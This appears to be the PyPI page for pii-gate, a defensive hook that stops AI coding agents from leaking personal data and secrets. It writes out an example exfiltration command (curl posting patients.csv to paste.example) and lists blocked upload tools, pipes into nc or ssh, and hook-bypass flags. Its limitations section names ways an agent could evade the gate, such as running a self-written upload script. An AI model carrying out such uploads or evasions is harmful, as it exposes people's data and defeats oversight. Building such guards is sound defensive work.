
pii-gate
A pre-execution check for AI coding agents. It blocks the shell command, file write, file read, web call or prompt that would carry national IDs, bank or card numbers, credentials or an upload out of your session.


Codex CLI, Claude Code and Gemini CLI run shell commands, write files and query databases on your
behalf. Their permission prompts understand tools, not data: curl is just curl, whether it
fetches a tarball or posts a patient list. pii-gate is a hook that reads the content of each call
before it runs and says no when it has to. It is a guard rail for teams working under GDPR, KVKK or
HIPAA. It is not a data-loss-prevention system, and the section
What it does not do is as important as the rest of this page.

Thirty seconds
pipx run pii-gate check --command "curl -d @patients.csv https://paste.example"
pipx run pii-gate check "SELECT name, national_id FROM patients"
pipx run pii-gate check "SELECT COUNT(*) FROM patients"
The first two exit 1 with the rule that fired; the third prints clean.
Install
pip install pii-gate            # or: pipx install pii-gate
pii-gate install claude         # ~/.claude/settings.json
pii-gate install codex          # ~/.codex/hooks.json, then: codex, /hooks, trust the new entry
pii-gate install gemini         # ~/.gemini/settings.json
pii-gate status
Codex only runs hooks you have trusted, and marks a changed hook as new; repeat the /hooks step
after every reinstall. Add --project to install into one repository instead of your home (for
Claude Code that is .claude/settings.local.json, because the entry contains your interpreter path).
Requirements: Python 3.9 or newer, standard library only. A hook call takes 100 to 150 ms on Windows and less on Linux, most of it interpreter start-up.
What it blocks
| rule | default | what |
|---|---|---|
tckn |
block | Turkish national ID numbers (11 digits, both check digits verified) |
es-dni |
block | Spanish DNI and NIE (check letter verified) |
it-cf |
block | Italian codice fiscale (check character and birth day verified, omocodia aware) |
nl-bsn |
block | Dutch BSN (11-check), only next to a BSN or burgerservicenummer label |
pl-pesel |
block | Polish PESEL (checksum and birth date), only next to a PESEL label |
se-personnummer |
block | Swedish personnummer / samordningsnummer (Luhn and birth date), only next to a personnummer or samordningsnummer label |
iban |
block | IBANs (mod-97 checksum, length per country from the SWIFT registry) |
card |
block | payment card numbers (Luhn, 13 to 19 digits, Visa/Mastercard/Amex/Troy/MIR/UnionPay/JCB prefixes) |
secret |
block | private keys, AWS, OpenAI/Anthropic, GitHub, GitLab, Slack, Google, Stripe, npm, PyPI, Hugging Face, SendGrid, Telegram and Azure tokens, JWTs, credentials inside URLs and Authorization headers |
exfil |
block | uploads: curl -d/-F/-T/-X POST, wget --post-file, scp, rsync, rclone, cloud storage CLIs, gh gist, mail and clipboard commands, tunnels, pipes into nc/ssh, any outbound call fed from a file or a sub-command, HTTP uploads in inline code, and any outbound call whose command line already contains personal data; also publishing a local file that contains personal data |
git-push |
block | the agent never publishes; you push |
tamper |
block | writes to .pii-gate.json, the agents' hook settings and Python start-up files; pii-gate uninstall, pip install/uninstall pii-gate; --no-verify, hooks=false, disableAllHooks, PII_GATE_*= |
read |
block | reading a local file that contains block-level personal data or secrets (Read, read_file) |
sql-pii |
block | SELECT, RETURNING and OUTPUT lists with sensitive columns (national IDs, birth dates, card numbers, health, salary), or names and contact details when the query touches a person table |
sql-star |
block | SELECT * on a person table, COPY/bcp exports of one |
email |
warn | e-mail addresses (reserved domains such as example.com are ignored) |
phone |
warn | Turkish mobile and international phone numbers |
secret-assign |
warn | password = "...", DB_PASSWORD=..., "api_key": "..." style assignments with a literal value |
sql-pii-context |
warn | names and contact columns outside a person table (a supplier's phone is not personal data) |
Invisible characters (zero-width spaces, soft hyphens) and fullwidth digits are normalised before
matching, a TCKN written 123 456 789 01 is still a TCKN, and a card number followed by its expiry
date or CVV is still a card number.
warn findings are allowed and written to the decision log; block findings stop the call. Change
any rule's level in the config, including turning the SQL gate or the read gate off if your project
is not a data project. Column matching understands camelCase, Turkish letters and multi-word
[Bracketed Names], so tcKimlikNo, [TC Kimlik No] and doğum_tarihi are all the same column.
What the agent sees when it is stopped:
pii-gate blocked this Bash call.
  - tckn: 1 match (Turkish national ID, checksum valid, e.g. "1***")
  - exfil: 1 match (curl with outbound call carrying sensitive data, e.g. "curl")
This call was stopped because it may carry personal data or secrets out of this session. Remove them.
If this is synthetic test data, the user can allow it in .pii-gate.json (allow_values, allow_paths);
the agent may not edit that file.
The value itself is never in the message, never in the log.
Where it looks
| event | Codex CLI | Claude Code | Gemini CLI |
|---|---|---|---|
| shell command | Bash, exec_command (all rules) |
Bash, PowerShell, Monitor (all rules) |
run_shell_command (all rules) |
| file write | apply_patch: added lines only |
Edit, Write, NotebookEdit: new text only |
write_file, replace: new text |
| file read | shell reads are not inspected | Read: the file's content |
read_file: the file's content |
| file publish | Artifact, SendUserFile: the file's content |
||
| web | hosted tools cannot be hooked by Codex | WebFetch, WebSearch |
web_fetch, google_web_search |
| MCP tools | every argument; command arguments get the shell rules |
same | same |
| your prompt | UserPromptSubmit |
UserPromptSubmit (the blocked text is not echoed back) |
BeforeAgent |
Local file writes and reads honour allow_paths, so your synthetic test fixtures keep working.
What it does not do
- Reads through a shell are not inspected.
cat file, aGrepresult, a query result returned by an MCP server, or a file attached with@reach the model unseen. Thereadrule covers the agents' file-read tools only. Control the rest with least-privilege database accounts, masked views and the agents' permission settings. - It is pattern based. It finds checksum-valid identifiers (TR, ES, IT, NL, PL, SE), IBANs, cards, known secret formats and heuristic e-mail and phone numbers. It does not find names, addresses or diagnoses in free text. SQL rules match column and table names; renamed columns in a view can pass.
- It is not a sandbox. A determined agent can write a script that uploads a file and then run it;
the gate sees
python upload.py. The exfiltration rules know the common tools, flags and obfuscations, but the list is finite. Pair pii-gate with network controls when the data is sensitive. - Fail-closed covers failures inside pii-gate. Bad input, a detector crash, an unreadable config
and an oversized payload all block. A hook that cannot start or times out is handled by the agent:
Claude Code blocks it because the installer sets
onFailure: "block"(Claude Code 2.1.295 or later); Codex blocks a missing interpreter because the installed command is wrapped, but treats a timeout as non-blocking; Gemini CLI treats both as warnings.pii-gate statustells you whether the installed hook program still exists. - Allow-listed paths are not scanned. Keep
allow_pathsnarrow. - You can switch it off; the agent cannot. The
tamperrule stops the agent, not you. It cannot stop an instruction inCLAUDE.mdorAGENTS.mdthat tells the agent to work around the gate; it judges whatever the agent tries next. - Cloud sessions are not covered. Claude Code cloud sessions and Codex cloud tasks do not read your local hook settings.
The full list, with the reasoning, is in docs/threat-model.md.
Configuration
Optional. ~/.pii-gate.json is yours and may do anything. <project root>/.pii-gate.json travels
with the repository the agent is working in, so it may only tighten the gate: raise a level, add
allow-listed values, allow paths inside the project, add sensitive columns and person tables. A
project file that lowers a level or sets fail_open is a config error (and a config error blocks
every call until fixed), unless your home file says "trust_project_config": true.
$PII_GATE_CONFIG names a single file that replaces both.
{
  "rules": { "email": "block", "git-push": "off", "sql-pii": "warn", "read": "off" },
  "allow_values": ["12345678950"],
  "allow_paths": ["tests/fixtures/*", "docs/examples/*"],
  "email_allow_domains": ["mycompany.example"],
  "sql": {
    "extra_pii_columns": ["member_no", "policy_number"],
    "extra_person_tables": ["donor", "guardian"],
    "ignore_columns": ["name"]
  },
  "scan_prompts": true,
  "fail_open": false,
  "log": true,
  "trust_project_config": false
}
The project root is CLAUDE_PROJECT_DIR or GEMINI_PROJECT_DIR when the agent provides it,
otherwise the nearest ancestor of the working directory with a .pii-gate.json or a .git. The agent
cannot edit either file: every attempt is itself a tamper block.
Command line
pii-gate check "text"              # what would happen to this text (exit 1 if blocked)
pii-gate check --command "cmd"     # same, with the shell rules (exfil, git-push, tamper)
pii-gate scan [paths]              # scan whole files (--max-bytes N, default 5 MB); exit 1 on blocking findings
pii-gate scan --staged             # lines added in the git index, for a pre-commit hook
pii-gate install|uninstall codex|claude|gemini|all [--project]
pii-gate status                    # config files consulted, where the hook is installed, whether it can start
Exit codes: 0 clean, 1 blocking findings, 2 config, installer or path error. Skipped files (binary, too large) are listed on stderr, never silently dropped.
Pre-commit, either in .git/hooks/pre-commit:
#!/bin/sh
exec pii-gate scan --staged
or with the pre-commit framework:
repos:
  - repo: https://github.com/sdursun1979/pii-gate
    rev: v0.3.0
    hooks:
      - id: pii-gate
Design principles
- Fail closed inside the process. Malformed input, a detector exception, an unreadable or
untrusted config, a payload too large to scan in time: the call is blocked, with a message that
says why. Set
fail_openin your home config if you disagree. - Values never leave the process. Findings carry the rule name, a count and a masked first
character. The deny message and the decision log (
~/.pii-gate/decisions.log) contain no data. - One engine, three agents. Codex, Claude Code and Gemini CLI speak the same hook protocol (JSON in, exit code 2 to block, stderr as the reason). Everything is tested against all three payload shapes.
- The agent cannot disable its own gate. Config files, hook settings, Python start-up files,
the package itself and bypass flags are protected by the
tamperrule, and the hook is launched in a way that ignores modules in the agent's working directory. - Two-tier SQL. National IDs are sensitive everywhere. A phone column is sensitive in
patients, not insuppliers. Aggregations that reveal nothing (COUNT,LEN,IS NULL, first letter, year, hashes) pass. - Standard library only. About 1,500 lines of Python to audit, no dependencies. Releases are built on GitHub Actions and published to PyPI with trusted publishing.
How it compares
- Secret scanners such as gitleaks, detect-secrets or trufflehog find credentials in files, commits and staged changes, with far larger rule sets. pii-gate runs inside the agent loop, before the call, and adds national IDs, uploads, reads and SQL.
- PII libraries such as Microsoft Presidio detect many more entity types, including names, with NLP models inside an application you write. pii-gate needs no integration and no model, and detects only structured identifiers.
- Other agent hooks exist for secrets and prompt injection, some with output redaction. pii-gate's angle is the combination: three agents, fail-closed with the agents' own failure settings, checksummed identifiers including Turkish and EU ones, the SQL person-table logic and the exfiltration rules.
- The agents' own permission settings decide which tools and command prefixes may run, and their
sandboxes can cut network access. pii-gate looks at what a call carries, so
curldownloads keep working whilecurl -d @patients.csvdoes not.
They work well together: a secret scanner in CI, network controls in the sandbox, pii-gate where the agent runs.
Roadmap
- Output redaction through
PostToolUse(updatedToolOutput) for file reads and query results. - National identifiers of more countries, each with its checksum.
- A
--reportmode that summarises the decision log.
Contributing
Issues and pull requests are welcome. Every detector change needs a test with synthetic values
(see tests/_synthetic.py, which generates valid check digits from arbitrary digits). Never commit
real personal data, not even "just one example". pii-gate scan . runs in CI on this repository too.
Bypasses go to SECURITY.md, privately.
License
MIT. See LICENSE.
Türkçe özet için README.tr.md.
1 maintainer

Metadata
1 maintainer
Release files for pii-gate 0.3.0
For a detailed explanation of source distributions (sdists) and built distributions (wheels), please see the package formats documentation.
Source distribution (sdist)
| File | Size | Uploaded | Provenance | |
|---|---|---|---|---|
| pii_gate-0.3.0.tar.gz | 86.5 kB | With provenance | Details |
Built distribution (wheel)
| File | Interpreter | ABI | Platform | Reset |
|---|---|---|---|---|
| pii_gate-0.3.0-py3-none-any.whl | Python 3 | none | any | Details |
Total release size: 135.6 kB
Release files / pii_gate-0.3.0.tar.gz
| Download URL | pii_gate-0.3.0.tar.gz |
|---|---|
| Size | 86.5 kB |
| Tags | Source |
|
SHA-256 checksum How to use checksums |
cd02a8e68a023802b893a93d3952962fca1e0173db6a6c614ca4519362b5764d
|
|
BLAKE2b-256 checksum How to use checksums |
4ccc36be078cf47e15b8e5975ca25ea085044552c5ba74e6d7ce71a69e9c6b56
|
| Upload date | |
|
Uploaded using Trusted Publishing? What is trusted publishing? |
Yes |
| Uploaded via |
twine/7.0.0 CPython/3.13.14
|
Provenance
Provenance describes where a file came from. On PyPI, provenance is shared via attestations, which provide a verifiable record of the build or publishing details. View details, limitations and caveats.


PyPI Publish Attestation
PyPI verified that this artifact, at this checksum, originated from the publisher listed below.
Signed by GitHub Actions, verified by PyPI on Oct 24, 2026.
Transparency logRelease files / pii_gate-0.3.0-py3-none-any.whl
| Download URL | pii_gate-0.3.0-py3-none-any.whl |
|---|---|
| Size | 49.1 kB |
| Tags | Python 3 |
|
SHA-256 checksum How to use checksums |
66f971e28122e42f9dde073500378dc2cea040c8d7171b58e77d6451838cc598
|
|
BLAKE2b-256 checksum How to use checksums |
0717d60b6664ac54dc47fe63be64eb1ac154c741adbd3a046a7f9dafa2b07e4d
|
| Upload date | |
|
Uploaded using Trusted Publishing? What is trusted publishing? |
Yes |
| Uploaded via |
twine/7.0.0 CPython/3.13.14
|
Provenance
Provenance describes where a file came from. On PyPI, provenance is shared via attestations, which provide a verifiable record of the build or publishing details. View details, limitations and caveats.
PyPI Publish Attestation
PyPI verified that this artifact, at this checksum, originated from the publisher listed below.
Signed by GitHub Actions, verified by PyPI on Oct 24, 2026.
Transparency logSecurity for pii-gate 0.3.0
Provenance
Provenance describes where a file came from. On PyPI, provenance is shared via attestations, which provide a verifiable record of the build or publishing details. View details, limitations and caveats.
Full provenance
All 2 files in this release have been uploaded with provenance metadata.
Attestation for pii_gate-0.3.0.tar.gz
PyPI Publish Attestation
PyPI verified that this artifact, at this checksum, originated from the publisher listed below.
Signed by GitHub Actions, verified by PyPI on Oct 24, 2026.
Transparency logA note on package security
PyPI is a repository for distributing packages, not a service for auditing them. While third-party security researchers and our staff do their best to detect and remove malicious packages, PyPI cannot guarantee the quality, security or suitability of any given package.
To learn more about protecting yourself from malicious actors, visit our package security documentation.














